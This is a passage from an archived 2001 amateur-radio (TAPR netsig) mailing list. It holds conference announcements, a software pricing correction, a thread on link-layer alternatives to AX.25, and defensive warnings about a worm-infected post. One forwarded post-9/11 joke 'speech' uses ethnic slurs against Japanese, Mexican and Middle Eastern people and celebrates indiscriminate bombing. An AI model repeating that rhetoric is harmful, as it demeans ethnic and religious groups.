channels on RF and interlinked by the Internet using TCP/IP
technology. So - IMHO - hang in there. There's more activity
coming.

Bill - WA7NWP

_____
Do You Yahoo!?
Make international calls for as low as $.04/minute with Yahoo! Messenger
http://phonecard.yahoo.com/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] DCC Papers Due

From: John Ackermann N8UR <jra@febo.com>
Date: Tue, 21 Aug 2001 11:46:13 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-31158-2001.08.21-11.10.49--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Although the deadline for submitting papers to the ARRL/TAPR Digital
Communications Conference was officially August 6, we've arranged an
extension to allow more folks to get their papers in.

So, papers for the DCC Proceedings may be submitted to Maty Weinberg
(maty@arrl.org) at ARRL by close of business on Friday, August 24. There's
still room in the book and a wee bit of time available to make additions,
so please document your experiments, discoveries, proposals, and projects
related to digital communications and make them a part of the DCC -- just
do it quickly!

73,
John

John Ackermann   N8UR   jra@febo.com   http://www.febo.com
President, TAPR   n8ur@tapr.org   http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

September 2001

Original source file: netsig.0109
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0109

1. [netsig] DCC: Last chance for registration discount, and updated program info

From: John Ackermann N8UR <jra@febo.com>
Date: Fri, 07 Sep 2001 12:50:15 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-34727-2001.09.07-12.17.43--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The early registration discount for both the hotel room rate, and the
registration fee, expires on September 10, so you only have a couple more
days to get your reservations and registration made at the lowest price.
Registrations at the normal price will be available and at the door (of
course, hotel rooms will be subject to availability).

The DCC begins on Friday, September 20 and runs through Sunday, September
22. Full details are available at
http://www.tapr.org/tapr/html/Fdccconf.html.

A couple of updates on the program:

1. We're very happy that Anthony R. Curtis, Ph.D, K3RXK, will be our
speaker at the DCC banquet. Tony's presentation will be titled "40 Years
of Amateur Radio In Space: Where We've Been, Where We Are, and Where We're
Going."

2. We've confirmed that the Packet Radio Users Group (PRUG) of Tokyo,
Japan will be sponsoring a reception and talking about their latest
activities Friday evening. PRUG is really on the cutting edge of digital
radio, and their presentations are always fascinating.

3. We are also fortunate to have three great activities that focus on the
hardware and soldering-iron side of amateur radio:

        * On Saturday, Jay Craswell, W0VNE, will do an introductory program on
using
        CirCAD, a powerful schematic drawing/PCB layout program that's available
(in a
        slightly limited form) for ham use at no cost.

        * Also on Saturday, Ten-Tec's Gary Barbour, AC4DL, will be talking about
Software
        Defined Radio development at Ten-Tec.

        * Our "Sunday Seminar" will feature Dave Newkirk, W9VES, providing a
tutorial
        on using the Serenade SV RF design software; this is another professional
package
        with a free version available for ham use.

We hope to see you there!

John N8UR
President, TAPR
jra@febo.com -- n8ur@tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] NX2P EZ-MATRIX Kit

From: "Mike Nettles" <kb5wbh@arrl.net>
Date: Fri, 7 Sep 2001 20:51:42 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-34824-2001.09.07-21.15.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello, I have this kit and there was some info about a jumper that
needed to be added when the kit was assembled. The jumper was on each 9 pin.
Which pins? This is Rev 0, copywrite 1991.
Thanks
Mike KB5WBH

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Correction to DCC Post

From: "John R. Ackermann" <jra@febo.com>
Date: Sat, 08 Sep 2001 20:22:57 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: mvarbb@febo.com, tawg-list@tawg.org
Message-ID: <LYR6748-34978-2001.09.08-19.49.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

In a previous email I incorrectly stated that the Circad schematic drawing
and PCB layout program is available for Ham use at no cost. I
misunderstood the relationship of the various versions.

There is a highly discounted version of the $995 Circad program available
at $295.   This $295 version is available to Licensed Ham/Amateur Radio
Operators only. Check out http://dover.5u.com/ for more info on the Ham
Discount.

There is a demo version of Circad downloadable at http://www.holophase.com;
although that version can be used to draw small schematics and PCBs, it's
not a replacement for the full program.

I want to apologize to Holophase and to Jay Craswell for improperly
describing the versions of Circad, and to you for any confusion this may
have caused.

73,
John N8UR
President, TAPR
jra@febo.com -- n8ur@tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Digital Communications Conference Still On

From: John Ackermann   N8UR <jra@febo.com>
Date: Thu, 13 Sep 2001 17:24:05 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-35915-2001.09.13-16.50.16--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

With the tragic events of this week, we've had to seriously consider
whether it was still appropriate or feasible to hold the Digital
Communications Conference next weekend (Sept. 20-22) in Cincinnati.
Although we grieve with the whole world for the losses so many have
suffered, we believe it's important to show that terrorism will not succeed
in making us change our way of life.

So, the DCC will go on. We realize that in light of the circumstances,
some folks who have already registered may feel they cannot attend. If
that is the case, please contact the TAPR office (tapr@tapr.org) and we
will arrange a refund of your registration fee. If you are traveling to
the DCC, remember that things may still be somewhat disrupted next week,
and increased security precautions will certainly cause some airport
delays. Check with your airline early and often to make sure they haven't
changed your plans for you.

We realize that this year's DCC may well be smaller, and will certainly be
more somber, than in past years. But we think that going ahead is the
right thing to do, and we hope that you agree.

73,
John

John Ackermann   N8UR   jra@febo.com   http://www.febo.com
President, TAPR   n8ur@tapr.org   http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Digital Communications Conference -- Final Update

From: "John R. Ackermann" <jra@febo.com>
Date: Tue, 18 Sep 2001 19:32:34 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-37018-2001.09.18-18.58.37--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Well, the Digital Communications Conference is only a few days away. If
you can make your way to Cincinnati, Ohio this weekend (Sept. 21-22) we
invite you to attend the show -- registration is available at the door.
Full details, including the current schedule, are available at
http://www.tapr.org/dcc.

Here's a brief rundown; note that due to the tragic events of last week,
we've had to make some adjustments to the schedule.

Friday:

Registration Opens	9:00AM	
APRS Forum		1:00 - 6:00PM (The morning part of the Forum has been cancelled.)
PRUG Social		7:00PM (Come enjoy the hospitality and see the latest activities of the Packet Radio Users Group of Tokyo, Japan.)

Saturday:

Registration Opens	7:15AM	
Main Program	8:00AM - 5:00PM	(There will be a mix of introductory sessions on new aspects of digital communication, as well as more advanced topics. We think there'll be something for everyone.)
TAPR Membership Meeting	5:00PM	
Banquet		7:00PM (Anthony Curtis, K3RXK will speak on "40 Years of Amateur Radio in Space.")

NOTE: We've regretfully had to cancel the Sunday Seminar. If you
registered for it, please stop at the registration area or contact TAPR to
arrange a refund.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] A Speech You Will Never Hear

From: Thomas Mathewson <tommath@norwich.net>
Date: Mon, 24 Sep 2001 18:09:57 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-38254-2001.09.24-17.38.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

BUSH Speech

If I were President George W. Bush's Speech Writer....

Good evening my fellow Americans.

First, I want to pass on my condolences to the people of New York and
all
Americans that are hurting in this tragic time. You can rest assured
that
anything and everything that can be done to assure the safety of our
country
will be done. This is the greatest country in the world and we will get
through this trying time. Now is the time for all people to set aside
our
petty differences and show the world that no one or nothing can destroy
the fortitude of the American people.

To the people responsible for today's tragedy, I say this:
Are you f***ing kidding me? Are the turbans on your heads wrapped too
tight?

Have you gone too long without a bath? Do you not know who you are
f***ing
with? Americans are so hungry to kill, that we shoot at each other every

day. We will relish that opportunity for new targets for our aggression.

Have you forgotten history? What happened to the last people that
started
f***ing around with us? Remember the little yellow bastards over in
Japan?
We slapped them all over the Pacific and roasted about 2 million of them
in
their own back yard. That's what we in America call a big ass barbecue.

 Ever seen Texas on a map? Ever wonder why it's so big? Because we
wanted it > > that way, Mexico started jacking around with the
Alamo and now they cut our lawns.

 England? We sent them packing.

 Ask your buddy Saddam about f***ing with the good 'ole USA. The only
reason
he got away the first time is because it's too hard to shoot someone
>when
you're doubled over laughing at them. Our soldiers aren't trained to
laugh
and shoot at the same time. Now he couldn't stop a pack of cub scouts
from
 taking over his shitty little country.

 Trust us, Afghanistan will end up a giant kitty litter box. Go ahead
and try
to hide, Bin Laden. There's not a hole deep enough or a mountain high
enough
that's going to keep your camel riding asses safe. We will bomb every
inch
 of the country that harbors him, his camps and any place that looks and

even smells like he was there.

 Hell, we might even drop a few bombs on people that have pissed us off
in
 the past. This is America. We kick ass. This is what we do. Go ahead
and
augh now, but the Tomahawks are coming and we will smoke your sorry
butts.

God bless America!

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: A Speech You Will Never Hear

From: Bill Vodall <wa7nwp@yahoo.com>
Date: Mon, 24 Sep 2001 16:18:48 -0700 (PDT)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-38275-2001.09.24-18.43.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

--- Thomas Mathewson <tommath@norwich.net> wrote:
>   BUSH Speech
>
> If I were President George W. Bush's Speech Writer....

Normally I let such flame bait pass.   Specially on a
topic so totally off subject of NETSIG. But this sig
has been far too quiet...

This kind of rhetoric makes me wonder if it isn't coming
from another "sleeper" planted here to sow hate and
discontent. Raging fanatics are dangerous - if they
wear turbans or cowboy hats.

May a couple properly aimed tomahawks take care of the
current source of our problems.   And may an intensive
bombing campaign (of pizza and solar powered TV-Internet
satellite disks) to the people bring them the support

and education needed so new fanatics (wearing turbans
or cowboy hats) are rationally put in their place.

So - any new packet networking on the horizon now that
we see events that make it worthwhile - or will it all
be APRS and 802.11B?

73,
Bill - WA7NWP

_____
Do You Yahoo!?
Get email alerts & NEW webcam video instant messaging with Yahoo! Messenger. http://im.yahoo.com

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] concerto

From: "Aresta Engenharia Ltda" <aresta.eng@ig.com.br>
Date: Tue, 25 Sep 2001 11:34:12 -0300
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-38414-2001.09.25-10.39.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

CONCERTO
ORQUESTRA DE CÂMARA DA UNIVERSIDADE DE SÃO PAULO

CORAL DO DEPARTAMENTO DE MÚSICA DA ECA

W. A. Mozart - Concerto n° 23 em Lá Maior, para piano a orquestra

Solista: Vanessa Nonis

F . Schubert - Missa n° 2, em Sol Maior

Solistas: Caroline De Comi - soprano Maecio Gomes - tenor Diógenes Gomes - barítono
Regência: Mto. Gil Jardim
Coral da ECA: Mto. Marco Antonio da Silva Ramos
Dia: 30/09 domingo às llh
Local: Theatro São Pedro
R. Barra Funda, 171
Barra Funda - S.Paulo/SP
ENTRADA FRANCA
Comissão de Divulgação a Eventos do Depto. de Música da
ECA-USP - Informações: F. 3818-4680

November 2001

Original source file: netsig.0111
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0111

1. [netsig] Re: netsig digest: September 24, 2001

From: "Joachim Elen" <_joachim.elen@village.uunet.be>
Date: Fri, 30 Nov 2001 22:46:23 +0100 (MET)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-49414-2001.11.30-16.14.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/html

[Empty message body]

2. [netsig] Previous TAPR NETSIG message is infected

From: Mike Fahmie <mpfahmie@lbl.gov>
Date: Fri, 30 Nov 2001 14:01:01 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-49415-2001.11.30-16.29.28--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The previous NETSIG message from Joachim Elen is infected with the
WORM_BADTRANS.B virus. Look for the file YOU_ARE_FAT!.MP#.scr in your
attachment directory and kill it.

Mike/WA6ZTY

Mike Fahmie - Advanced Light Source
Lawrence Berkeley National Laboratory
(510) 486-4030 - MPFahmie@lbl.gov
WA6ZTY @ WA6ZTY

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: Previous TAPR NETSIG message is infected

From: John Koster <w9ddd@tapr.org>
Date: Fri, 30 Nov 2001 16:34:46 -0600 (CST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-49421-2001.11.30-17.02.37--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>From what I've read if you're using Internet Explorer or Outlook (includes
Exchange?) you don't even need to open it to get infected. You need to
get the latest updates for your virus scanner to remove it.

John Koster, W9DDD
<w9ddd@tapr.org>

On Fri, 30 Nov 2001, Mike Fahmie wrote:

> The previous NETSIG message from Joachim Elen is infected with the
> WORM_BADTRANS.B virus. Look for the file YOU_ARE_FAT!.MP#.scr in your
> attachment directory and kill it.
>
> Mike/WA6ZTY
>
>
>
> Mike Fahmie - Advanced Light Source
> Lawrence Berkeley National Laboratory
> (510) 486-4030 - MPFahmie@lbl.gov
> WA6ZTY @ WA6ZTY
>
> ---
> You are currently subscribed to netsig as: W9DDD@TAPR.ORG
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

December 2001

Original source file: netsig.0112
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0112

1. [netsig] Alternatives to AX.25 as link layer

From: "Steve Stroh" <steve@strohpub.com>
Date: Thu, 6 Dec 2001 13:40:43 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50595-2001.12.06-16.10.02--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'd like to start a discussion of alternatives to AX.25 as a link-layer
protocol for Amateur Radio TCP/IP.

First of all, are there any now?

Second, what has been proposed? I recall that Phil Karn KA9Q has proposed to
add forward error correction.

Third, would something like Ethernet framing work on channels as slow as
9600 bps?

Thanks,

Steve

--
Steve Stroh steve@strohpub.com 425-481-0600
Independent Technology Writer
Specializing in Broadband Wireless Internet Access
Focus on Broadband Wireless Internet Access newsletter -
http://www.strohpub.com/focus.htm

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: Alternatives to AX.25 as link layer

From: John Koster <w9ddd@tapr.org>
Date: Thu, 6 Dec 2001 17:33:41 -0600 (CST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50602-2001.12.06-18.01.43--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I suppose we could start off by comparing ax.25 and ethernet
encapsulation.

Ethernet uses MAC addresses, ax.25 uses ham calls.

Ummm, they probably have different checksum calculations.

ethernet packets can be longer, although I'm not sure there's any reason
ax.25 couldn't be lengthed upon agreement.

John Koster, W9DDD
<w9ddd@tapr.org>

On Thu, 6 Dec 2001, Steve Stroh wrote:

>
> I'd like to start a discussion of alternatives to AX.25 as a link-layer
> protocol for Amateur Radio TCP/IP.
>
> First of all, are there any now?
>
> Second, what has been proposed? I recall that Phil Karn KA9Q has proposed to
> add forward error correction.
>
> Third, would something like Ethernet framing work on channels as slow as
> 9600 bps?
>
>
> Thanks,

>
> Steve
>
> --
> Steve Stroh   steve@strohpub.com 425-481-0600
> Independent Technology Writer
> Specializing in Broadband Wireless Internet Access
> Focus on Broadband Wireless Internet Access newsletter -
> http://www.strohpub.com/focus.htm
>
>
>
> ---
> You are currently subscribed to netsig as: W9DDD@TAPR.ORG
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: Alternatives to AX.25 as link layer

From: "Joe S. Borovetz" <wa5vms@tapr.org>
Date: Thu, 06 Dec 2001 17:44:23 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50603-2001.12.06-18.01.53--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 01:40 PM 12/6/2001 -0800, you wrote:

>I'd like to start a discussion of alternatives to AX.25 as a link-layer
>protocol for Amateur Radio TCP/IP.
>
>First of all, are there any now?
>
>Second, what has been proposed? I recall that Phil Karn KA9Q has proposed to
>add forward error correction.
>
>Third, would something like Ethernet framing work on channels as slow as
>9600 bps?

Why waste time at 9600 baud. It is a dead issue. The available supply of
decent modems is going away, even some of the IC chips that were the heart
of most 9600 baud modems are no longer available.

I spent a lot of years doing 9600 but I can think of a lot better ways to
spend my available cash by doing something with readily available spread
spectrum radios as opposed to trying to retrofit modems and radios to work
at 9600.

Joe

>Thanks,
>
>Steve
>
>--
>Steve Stroh   steve@strohpub.com 425-481-0600
>Independent Technology Writer
>Specializing in Broadband Wireless Internet Access
>Focus on Broadband Wireless Internet Access newsletter -
>http://www.strohpub.com/focus.htm
>
>
>
>---
>You are currently subscribed to netsig as: wa5vms@tapr.org
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] ? readily available spread spectrum radios ?

From: Chuck Gelm <nc8q@gelm.net>
Date: Thu, 06 Dec 2001 18:39:41 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50606-2001.12.06-18.07.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Where?

"Joe S. Borovetz" wrote:
<snip>
>
> I spent a lot of years doing 9600 but I can think of a lot better ways to
> spend my available cash by doing something with readily available spread
> spectrum radios as opposed to trying to retrofit modems and radios to work
> at 9600.
>
> Joe
>
<snip>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: Previous TAPR NETSIG message is infected

From: Chuck Hast <kp4djt@tampabay.rr.com>
Date: Thu, 6 Dec 2001 20:43:56 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50619-2001.12.06-20.02.31--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Sure is nice to run linux and not have to worry so much about
windows viruses.

I opened it because it did not have a strange name here. It was
titled Digest TAPR Network SIG, anyhow there is more and more
of that sort of thing, we had a bad scare at work due to GONER.
Hope we move our servers to LINUX, that is where we had the
big scare.

On Friday 30 November 2001 17:01 L, you wrote:
> The previous NETSIG message from Joachim Elen is infected with the
> WORM_BADTRANS.B virus. Look for the file YOU_ARE_FAT!.MP#.scr in your
> attachment directory and kill it.
>
> Mike/WA6ZTY
>
>
>
>   Mike Fahmie   -   Advanced Light Source
>   Lawrence Berkeley National Laboratory
>   (510) 486-4030   -   MPFahmie@lbl.gov
>   WA6ZTY @ WA6ZTY
>
> ---
> You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

--
Chuck Hast
KP4DJT
kp4djt@tampabay.rr.com
To paraphrase my flight instructor;
"the only dumb question is the one you DID NOT ask resulting in my
going out and having to identify your bits and pieces in the midst of
torn and twisted metal."

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: Alternatives to AX.25 as link layer

From: "Steve Stroh" <lists@strohpub.com>
Date: Thu, 6 Dec 2001 22:40:39 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>

Message-ID: <LYR6748-50673-2001.12.07-01.10.15--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Joe:

What spread spectrum radios are readily available?

I think there's plenty of life left in 9600 baud, especially for mobile
work.

Thanks,

Steve

--
Steve Stroh   steve@strohpub.com 425-481-0600
Independent Technology Writer
Specializing in Broadband Wireless Internet Access
Focus on Broadband Wireless Internet Access newsletter -
http://www.strohpub.com/focus.htm

> -----Original Message-----
> From: bounce-netsig-4108@lists.tapr.org
> [mailto:bounce-netsig-4108@lists.tapr.org]On Behalf Of Joe S. Borovetz
> Sent: Thursday, December 06, 2001 15:44
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Alternatives to AX.25 as link layer
>
>
> At 01:40 PM 12/6/2001 -0800, you wrote:
>
> >I'd like to start a discussion of alternatives to AX.25 as a link-layer
> >protocol for Amateur Radio TCP/IP.
> >
> >First of all, are there any now?
> >
> >Second, what has been proposed? I recall that Phil Karn KA9Q has
> proposed to
> >add forward error correction.
> >
> >Third, would something like Ethernet framing work on channels as slow as
> >9600 bps?
>
> Why waste time at 9600 baud. It is a dead issue. The available supply of
> decent modems is going away, even some of the IC chips that were
> the heart
> of most 9600 baud modems are no longer available.
>
> I spent a lot of years doing 9600 but I can think of a lot better ways to
> spend my available cash by doing something with readily available spread
> spectrum radios as opposed to trying to retrofit modems and
> radios to work
> at 9600.
>
> Joe
>
>
>
> >Thanks,
> >
> >Steve
> >
> >--
> >Steve Stroh   steve@strohpub.com 425-481-0600
> >Independent Technology Writer
> >Specializing in Broadband Wireless Internet Access
> >Focus on Broadband Wireless Internet Access newsletter -
> >http://www.strohpub.com/focus.htm
> >
> >
> >
> >---
> >You are currently subscribed to netsig as: wa5vms@tapr.org
> >To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
> ---
> You are currently subscribed to netsig as: sks-lists@strohpub.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: Alternatives to AX.25 as link layer

From: Stephen Schwarm <sschwarm@emc.com>
Date: Fri, 07 Dec 2001 14:05:20 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50750-2001.12.07-13.33.25--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Ethernet frames are intentionally long to make sure collision are
detected, we do not need that in RT links. Maybe we should look at what
some of the other RF based networks are using. I have often thought
that a better network for ham radio could be built by using more of a
client server model where the servers output their data at a high rate
56Kbit or higher and the clients use a CSMA

Steve Stroh wrote:
>
> I'd like to start a discussion of alternatives to AX.25 as a link-layer
> protocol for Amateur Radio TCP/IP.
>
> First of all, are there any now?
>
> Second, what has been proposed? I recall that Phil Karn KA9Q has proposed to
> add forward error correction.
>
> Third, would something like Ethernet framing work on channels as slow as
> 9600 bps?
>
> Thanks,
>
> Steve
>
> --
> Steve Stroh   steve@strohpub.com 425-481-0600
> Independent Technology Writer
> Specializing in Broadband Wireless Internet Access
> Focus on Broadband Wireless Internet Access newsletter -
> http://www.strohpub.com/focus.htm
>
> ---
> You are currently subscribed to netsig as: w3eve@amsat.ORG
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: Alternatives to AX.25 as link layer

From: "Steve Stroh" <lists@strohpub.com>
Date: Fri, 7 Dec 2001 13:58:41 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50780-2001.12.07-16.27.58--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Good points.

Can anyone point to documentation for the CDPD protocols, or Mobitex (used
on RAM Mobile Data, nee BellSouth Wireless Data, nee Cingular Interactive)?

Thanks,

Steve

--
Steve Stroh   steve@strohpub.com 425-481-0600
Independent Technology Writer
Specializing in Broadband Wireless Internet Access
Focus on Broadband Wireless Internet Access newsletter -
http://www.strohpub.com/focus.htm

> -----Original Message-----
> From: bounce-netsig-4108@lists.tapr.org
> [mailto:bounce-netsig-4108@lists.tapr.org]On Behalf Of Stephen Schwarm
> Sent: Friday, December 07, 2001 11:05
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Alternatives to AX.25 as link layer
>
>
> Ethernet frames are intentionally long to make sure collision are
> detected, we do not need that in RT links. Maybe we should look at what
> some of the other RF based networks are using. I have often thought
> that a better network for ham radio could be built by using more of a
> client server model where the servers output their data at a high rate
> 56Kbit or higher and the clients use a CSMA

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] Re: Alternatives to AX.25 as link layer

From: "Steve Stroh" <lists@strohpub.com>
Date: Fri, 7 Dec 2001 15:51:11 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50807-2001.12.07-18.20.30--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'll reply to myself to keep the same thread :-)

Some time ago, someone did an interesting experiment with the Kantronics
D4-10. If memory serves, they simply jumpered the output of a Kantronics
Data Engine (the modem header signals) to the input of a D4-10 radio... and
it worked in point-to-point communications.

It was interesting that the modem could be eliminated. I don't recall much
more than this, but could anyone else add to this discussion?

Thanks,

Steve

--
Steve Stroh   steve@strohpub.com 425-481-0600
Independent Technology Writer
Specializing in Broadband Wireless Internet Access
Focus on Broadband Wireless Internet Access newsletter -
http://www.strohpub.com/focus.htm

> -----Original Message-----
> From: bounce-netsig-4108@lists.tapr.org
> [mailto:bounce-netsig-4108@lists.tapr.org]On Behalf Of Steve Stroh
> Sent: Friday, December 07, 2001 13:59
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Alternatives to AX.25 as link layer
>
>
>
> Good points.
>
> Can anyone point to documentation for the CDPD protocols, or Mobitex (used
> on RAM Mobile Data, nee BellSouth Wireless Data, nee Cingular
> Interactive)?
>
> Thanks,
>
> Steve
>
> --
> Steve Stroh   steve@strohpub.com 425-481-0600
> Independent Technology Writer
> Specializing in Broadband Wireless Internet Access
> Focus on Broadband Wireless Internet Access newsletter -
> http://www.strohpub.com/focus.htm
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Re: Alternatives to AX.25 as link layer

From: "Joe S. Borovetz" <wa5vms@tapr.org>
Date: Fri, 07 Dec 2001 20:45:19 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50820-2001.12.07-21.02.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 03:51 PM 12/7/2001 -0800, you wrote:

>I'll reply to myself to keep the same thread :-)
>
>Some time ago, someone did an interesting experiment with the Kantronics
>D4-10. If memory serves, they simply jumpered the output of a Kantronics
>Data Engine (the modem header signals) to the input of a D4-10 radio... and
>it worked in point-to-point communications.

Check John Ackerman's web page at febo.com. I think he was the one who did
that with the Kantronics equipment.

>It was interesting that the modem could be eliminated. I don't recall much
>more than this, but could anyone else add to this discussion?
>
>
>Thanks,
>
>Steve
>
>--
>Steve Stroh   steve@strohpub.com 425-481-0600
>Independent Technology Writer
>Specializing in Broadband Wireless Internet Access
>Focus on Broadband Wireless Internet Access newsletter -
>http://www.strohpub.com/focus.htm
>
>
> > -----Original Message-----
> > From: bounce-netsig-4108@lists.tapr.org
> > [mailto:bounce-netsig-4108@lists.tapr.org]On Behalf Of Steve Stroh
> > Sent: Friday, December 07, 2001 13:59
> > To: TAPR Networking Special Interest Group
> > Subject: [netsig] Re: Alternatives to AX.25 as link layer
> >
> >
> >
> > Good points.
> >
> > Can anyone point to documentation for the CDPD protocols, or Mobitex (used
> > on RAM Mobile Data, nee BellSouth Wireless Data, nee Cingular
> > Interactive)?
> >
> > Thanks,
> >
> > Steve
> >
> > --
> > Steve Stroh   steve@strohpub.com 425-481-0600
> > Independent Technology Writer
> > Specializing in Broadband Wireless Internet Access
> > Focus on Broadband Wireless Internet Access newsletter -
> > http://www.strohpub.com/focus.htm
> >
>
>
>
>---
>You are currently subscribed to netsig as: wa5vms@tapr.org
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Re: Alternatives to AX.25 as link layer

From: "Marcelo" <mark@cpovo.net>
Date: Sat, 8 Dec 2001 00:57:35 -0200
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50821-2001.12.07-21.25.41--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

